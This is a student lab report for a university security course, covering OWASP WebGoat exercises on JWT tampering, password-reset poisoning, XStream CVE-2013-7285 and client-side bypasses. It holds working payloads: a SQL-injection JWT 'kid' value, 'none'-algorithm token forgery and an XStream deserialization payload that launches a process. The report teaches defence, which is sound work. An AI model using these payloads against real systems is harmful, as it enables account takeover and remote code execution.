Hands-On lab 2

MICS-252, Fall 2024

Prepared by: Karl-Johan Westhoff

email: kjwesthoff@berkeley.edu

UC Berkleley School of Information

MICS Course 252 Fall 2024 (Kristy Westphal)

1 Introduction

I went through the webGoat exercises; Identity & Auth Failure, Vuln & Outdated Components, Security Logging Failures and Client Side. I managed to solve most of them, extensively using the walkthroughs in [1]. I couldn't get the quiz parts to work and some of the exercises were apparently not working properly for example:

- The last of the JWT exercised reported in Appendix A.3 were in 2 versions (I think), of which I could only solve one, see Appendix A.3.6.
- The Pasword reset link exersize, Appendix A.4, I did get the link redirect to work, but the reset endpoint itself seems to be broken (it also gave me problems using my own credentials)

2 Lessons Learned

Of the exercises I worked with this week, 3 stood out:

- Insecure Login, JWT tokens exercise 16/18, Reported in Appendix A.3.6, where the header properties of a JWT are defined dynamically, in this case including a SQL injection vulnerability. Lesson learned: More complexity creates more vulnerabilities
- Insecure Login, password reset, (reported in Appendix A.4.4) was interesting. Lesson Learned: Do not trust any user inputs (in this case user controlled input was used to generate a link endpoint)
- Vuln. and Outdated Components, the CVE-2013-7285 (XStream) exercise (reported in Appendix B.2). Lesson Learned: Supply chain vulnerabilities, and need for caution when importing and using 3rd party libraries

3 Topics for Further Exploration

3.1 JWT tokens

My perception if JWT tokens was that thew were pretty safe when used correctly i.e. as part of stateless session management and exchanged in cookies (not ever saved in the browsers local storage etc.) The customization of signing method and dynamic allocation of id's are new to me.

3.2 Open source and supply chain vulnerabilities

Library dependencies and open source Log4j tar.xz openssh

Comment: Some organizations prefer to have 'someone to blame' and if they paid for proprietary software they feel that they can unload some liability.

4 Conclusion

Conclusion Here

References

[1] *WebGoat Labs, Walkthroughs*. `https://docs.cycubix.com/application-security-series/web-application-security-essentials/solutions`. Accessed: 2024-8-31.

[2] *Medium WebGoat JWT tokens 8*. `https://pvxs.medium.com/webgoat-jwt-tokens-8-6ea5f5132499`. Accessed: 2024-9-5.

Appendices

A Identity and Authentication Failure

A.1 Authentication Bypass

There is a bug in the password reset system, changing the names in the http POST payload solves the assignment, see Figure 1



Figure 1: *Authentication reset bypassed by changing the secQuestion names the POST request payload*

A.2 Insecure Login

For some reason some credentials are hardcoded or left from previous logins when sending the POST request empty, see Figure 2.

A.3 JWT Tokens

JWT tokens are sometimes used in place of authentication cookies, i.e. without the cross reference protections the browser offers. JWT's are basically ways to send information verified by signatures. In this case the header can be manipulated not to do the verification and blindly trust the token.

JWT(4) Decoded the token on jwt.io and found 'user' as the name

JWT(6) Decoded and manipulated the token using Burps Decoder , setting the signature alg to 'none' and admin to true and got "something" accepted 202, see Figure 3 I am not sure this was the intent of the exercise, but it is how far i got.



Figure 2: *Captain Jacks credentials in the POST*



Figure 3: *JWT token manipulations*

JWT(8) I was unable to load the Quiz..

JWT(11) JWT Cracking, decided to skip this exercise, intent was to use hashcat and wordlists to break the sha code, but I do not have the tools installed in the machine used for WebGoat..

JWT(13) Refresh Tokens Manipulated the token by setting the algorithm to 'none' and manipulating the expiation, see Figure 4



Figure 4: *JWT token manipulations, without refresh.. see next*

JWT(16/18) Avanced Token generation.. I found this one difficult and relied on a walkthrough from [2], where references to the WebGoat source code in GitHub was used to solve the assignment.

Manipulated the jwt from the delete POST by changing the names to tom, manipulating expiration and changing the 'kid' to:

```
"something_else' UNION SELECT 'bmV3X2tleQ==' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --",
```

All signed with "new_key": giving:



Figure 5: */WebGoat/JWT/final/delete" Solved!*

A.4 Password reset

Password Reset 2: Email functionality with WebWolf See Figure 6



Figure 6: *Basic password functionality working*

Password Reset 4: Security questions See Figure 7



Figure 7: *Reset challenge questions brute force-able, un:Top, pw:purple (from [1]*

Password Reset 5: The Problem with Security Questions Will be sure not to implement...

Password Reset 6: Creating the password reset link Redirecting the reset password link, the link is generated by the Host in the POST header (which can be manipulated) and a random number. The link is sent to whatever email is in the payload see figure 8. The link is then redirected to WebWolf which we control, see Figure 9. Unfortunately i think the reset mechanism is broken, after supplying the reset password, I am directed to an error page.

A.5 Secure Passwords

Generate a complex enough password, See Figure 10

Request

Pretty Raw Hex

```
POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
Host:127.0.0.1:9090
Content-Length: 29
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=IO5oMWfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

email=tom%40webgoat-cloud.org
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 18:06:03 GMT
Content-Length: 197

{
    "lessonCompleted":true,
    "feedback":"An e-mail has been send to tom@webgoat-cloud.org",
    "output":null,
    "assignment":"ResetLinkAssignmentForgotPassword",
    "attemptWasMade":true
}
```

Figure 8: *Manipulating where the password reset link is sent*

2024-09-06T17:55:26.958338114Z | /WebWolf/PasswordReset/reset/reset-password/8e6e0678-a102-4451-9718-61ac9c4a9b57


```
{
  "timestamp" : "2024-09-06T17:55:26.958338114Z",
  "request" : {
    "uri" : "http://127.0.0.1:9090/WebWolf/PasswordReset/reset/reset-password/8e6e0678-a102-4451-9718-61ac9c4a9b57",
    "remoteAddress" : null,
    "method" : "GET",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/21.0.1" ],
      "Host" : [ "127.0.0.1:9090" ]
    }
  },
```


Figure 9: *Link intercepted in webwolf*

Enter a secure password...

Submit

You have succeeded! The password is secure enough.

Your Password: *******

Length: 11

Estimated guesses needed to crack your password: 100000000001

Score: 4/4

Estimated cracking time: 317 years 35 days 17 hours 46 minutes 40 seconds

Score: 4/4

Figure 10: *Secure Passwords: Following the NIST recommendations*

B Vuln. and Outdated Components

B.1 (5)The exploit is not always in "your" code

See solution in Figure 11



Figure 11: *Differences in JQuery versions, one of which is vulnerable to reflected XSS*

B.2 (12)Exploiting CVE-2013-7285 (XStream)

This one is scary. XStream is a serial/de-serializer for XML, JSON etc. when used as a deserializer, it opens up possibility of an OS command injection resulting in remote code execution. XStream.fromXML deserializes into an Java Object, vulnerable to OS injection as <interface>org.owasp.webgoat.lessons.vulnerable components.Contact</interface> the Contact function will be executed, see solution in Figure 12

C Security Logging Failures

C.1 Lets Try (2)

See solution in Figure 13

Exploiting CVE-2013-7285 (XStream)

This lesson only works when you are using the Docker image of WebGoat.

WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
    <id>1</id>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interfac
e>
 <handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
   <command>
    <string>calc.exe</string>
   </command>
  </target>
  <action>start</action>
 </handler>
</contact>
```

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability

java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

Figure 12: *XStream deserializes and executes Contact function resulting in remote code execution*

C.2 Lets Try (4)

See solution in Figure 14

D Client Side

D.1 Bypass front-end restrictions

Client Side DOM and JS manipulation



Figure 13: *Lets Try solved using inspiration from [1], username: admin, pw: url encoded Za%0d%a*

```
Logs   Inspect   Bind mounts   Exec   Files   Stats
4: Processing PersistenceUnitInfo [name: default]
2024-08-22 16:24:39 2024-08-23T01:24:39.717+02:00  INFO 1 --- [           main] o.s.o
imeWeaver setup: ignoring JPA class transformer
2024-08-22 16:24:39 2024-08-23T01:24:39.739+02:00  WARN 1 --- [           main] org.hibernate.orm.deprecation            : HHH90000
025: HSQLDialect does not need to be specified explicitly using 'hibernate.dialect' (remove the property setting and it will be sel
ected by default)
2024-08-22 16:24:40 2024-08-23T01:24:40.175+02:00  INFO 1 --- [           main] o.h.e.t.j.p.i.JtaPlatformInitiator       : HHH00048
9: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
2024-08-22 16:24:40 2024-08-23T01:24:40.176+02:00  INFO 1 --- [           main] j.LocalContainerEntityManagerFactoryBean : Initiali
zed JPA EntityManagerFactory for persistence unit 'default'
2024-08-22 16:24:40 2024-08-23T01:24:40.490+02:00  INFO 1 --- [           main] o.o.w.lessons.logging.LogBleedingTask    : Password
 for admin: N2QwOGM1NDktYTNlMi00MmFmLWIxYmItMzc2MDhiMThhOGMw
2024-08-22 16:24:40 2024-08-23T01:24:40.929+02:00  WARN 1 --- [           main] o.o.w.c.lessons.CourseConfiguration      : Lesson:
webgoat.title has no endpoints, is this intentionally?
2024-08-22 16:24:42 2024-08-23T01:24:42.622+02:00  INFO 1 --- [           main] o.s.b.a.e.web.EndpointLinksResolver      : Exposing
 3 endpoint(s) beneath base path '/actuator'
2024-08-22 16:24:42 2024-08-23T01:24:42.698+02:00  INFO 1 --- [           main] o.s.s.web.DefaultSecurityFilterChain     : Will sec
ure any request with [org.springframework.security.web.session.DisableEncodeUrlFilter@54bb1194, org.springframework.security.web.co
ntext.request.async.WebAsyncManagerIntegrationFilter@1109730f, org.springframework.security.web.context.SecurityContextHolderFilter
@194911c1, org.springframework.security.web.authentication.logout.LogoutFilter@4b3ad7ca, org.springframework.security.oauth2.client
.web.OAuth2AuthorizationRequestRedirectFilter@45297e7, org.springframework.security.oauth2.client.web.OAuth2LoginAuthenticationFilt
er@4dd1548e, org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter@194b9783, org.springframework.sec
urity.web.savedrequest.RequestCacheAwareFilter@4751cd3, org.springframework.security.web.servletapi.SecurityContextHolderAwareReque
```

Figure 14: *The Password is leaked, internally on the server (exploitation requires access to the server)*

Field Restrictions Bypassed the input fields by manipulating the POST request with impossible options see Figure 15

```
Request
Pretty  Raw  Hex
POST /WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: localhost:8080
Content-Length: 80
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=IO5oMWfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

select=option11&radio=option11&checkbox=on1&shortInput=1234567&
readOnlyInput=123
```

```
Response
Pretty  Raw  Hex  Render
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 19:41:28 GMT
Content-Length: 215

{
    "lessonCompleted":true,
    "feedback":
    "Congratulations. You have successfully completed the assignment."
    ,
    "output":null,
    "assignment":"BypassRestrictionsFieldRestrictions",
    "attemptWasMade":true
}
```

Figure 15: *Bypassed the input fields by manipulating the POST request with impossible options*

Validation See solution Figure 16

D.2 Client side filtering

Salary manager (2) Found Bartholomew's salary in a hidden table in the DOM, see Figure 17

Request

Pretty Raw Hex

```
POST /WebGoat/BypassRestrictions/frontendValidation HTTP/1.1
Host: localhost:8080
Content-Length: 128
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=IO5oMwfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

field1=abczz&field2=12345&field3=abc----c123+ABC&field4=sevenzz&field5
=01101zz&field6=90zz210-1111&field7=301-604-4882zz&error=0
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 20:16:05 GMT
Content-Length: 216

{
    "lessonCompleted":true,
    "feedback":
    "Congratulations. You have successfully completed the assignment."
    ,
    "output":null,
    "assignment":"BypassRestrictionsFrontendValidation",
    "attemptWasMade":true
}
```

Figure 16: *Bypassed the input fields by manipulating the POST request with impossible options still works with validation*

```
<table style="display: none" id="hiddenEmployeeRecords" align="center" b
 "90%">
  <div>
    <table border="1" width="90%" align="center" <tr>
      <tbody>
